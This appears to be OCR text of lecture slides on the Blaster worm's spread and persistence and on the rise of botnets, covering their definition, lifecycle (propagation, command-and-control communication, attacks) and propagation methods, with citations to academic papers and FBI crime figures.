
Blaster Worm Lifecycle



- Blaster released on August 11, 2003
- IMS Observed 286K IP addresses
- Doubling every 2.3 hours
- 40,000 hosts/hour
- Half-life = 10.4 hours

• Bailey et al., The Blaster Worm: Then and Now (IEEE S&P '05)

Blaster Worm Cyclic behavior and Persistence




- Infected hosts still probing years later.
- Something interesting was happening here…

Attacker Ah Ha! Moment


- A compromised system is more useful alive than dead!
- A compromised system provides anonymity
- A network of compromised hosts provides a powerful delivery platform

The rise of botnets: Cyber-Crime



The rise of botnets: Cyber-Crime

- "3. Protect the United States against cyber-based attacks and high-technology crimes"
  - US Federal Bureau of Investigation (FBI)'s website listing cyber crime as the FBI's third highest priority behind such dramatic threats as counter-terrorism and counter-espionage.
- The annual loss due to computer crime was estimated to be $67.2 billion for U.S. organizations, according to a 2005 Federal Bureau of Investigation (FBI) survey.



Botnets represent today's attack platform

- DoS Extortion, Identity Theft, Phishing, SPAM, Spyware


What's a "botnet"?

- A bot is a servant process on a compromised system
- Usually installed by a trojan, though worms have evolved to install bots as well (e.g., deloder)
- Communicates with a handler or controller, often running on public IRC servers or other compromised systems
- Almost always unbeknownst to the systems owner
- A botmaster or botherder commands bots to perform any of an array of different functions
- System of bots and controller(s) is referred to as a botnet or zombie network

• Cooke et al., The Zombie Roundup: Understanding, Detecting, and Disrupting Botnets (SRUTI '05)


A Botnet lifecycle framework

- All bots MUST exhibit these lifecycle behaviors:
  - **Propagation**: To recruit new members, bots rely on an array of built-in propagation vectors.
  - **Communication**: After a new infection, a bot establishes a C&C connection with a controller.
  - **Attacks**: Malicious bots attack Internet users and infrastructure.



Ecosystem complexity

- Attack ecosystem complexity is increasing at a dramatic rate



Botnet evolving propagation

Propagation Methodology		Design Complexity	Detectability	Propagation Speed	Population Size
Exploit:	Operating System	*Medium*	*High*	*Low*	*High*
	Services	*Medium*	*Medium*	*Medium*	*Medium*
	Applications	*High*	*Low*	*High*	*Low*
Social Engineering		*Low*	*Medium*	*Low*	*High*


- Attacks moving "up" (i.e., application attacks, social engineering)
  - People continue to be the weakest link
  - Web centric (e.g., browsers as operating systems)
- Targeted behaviors
- Piggyback on other's trust

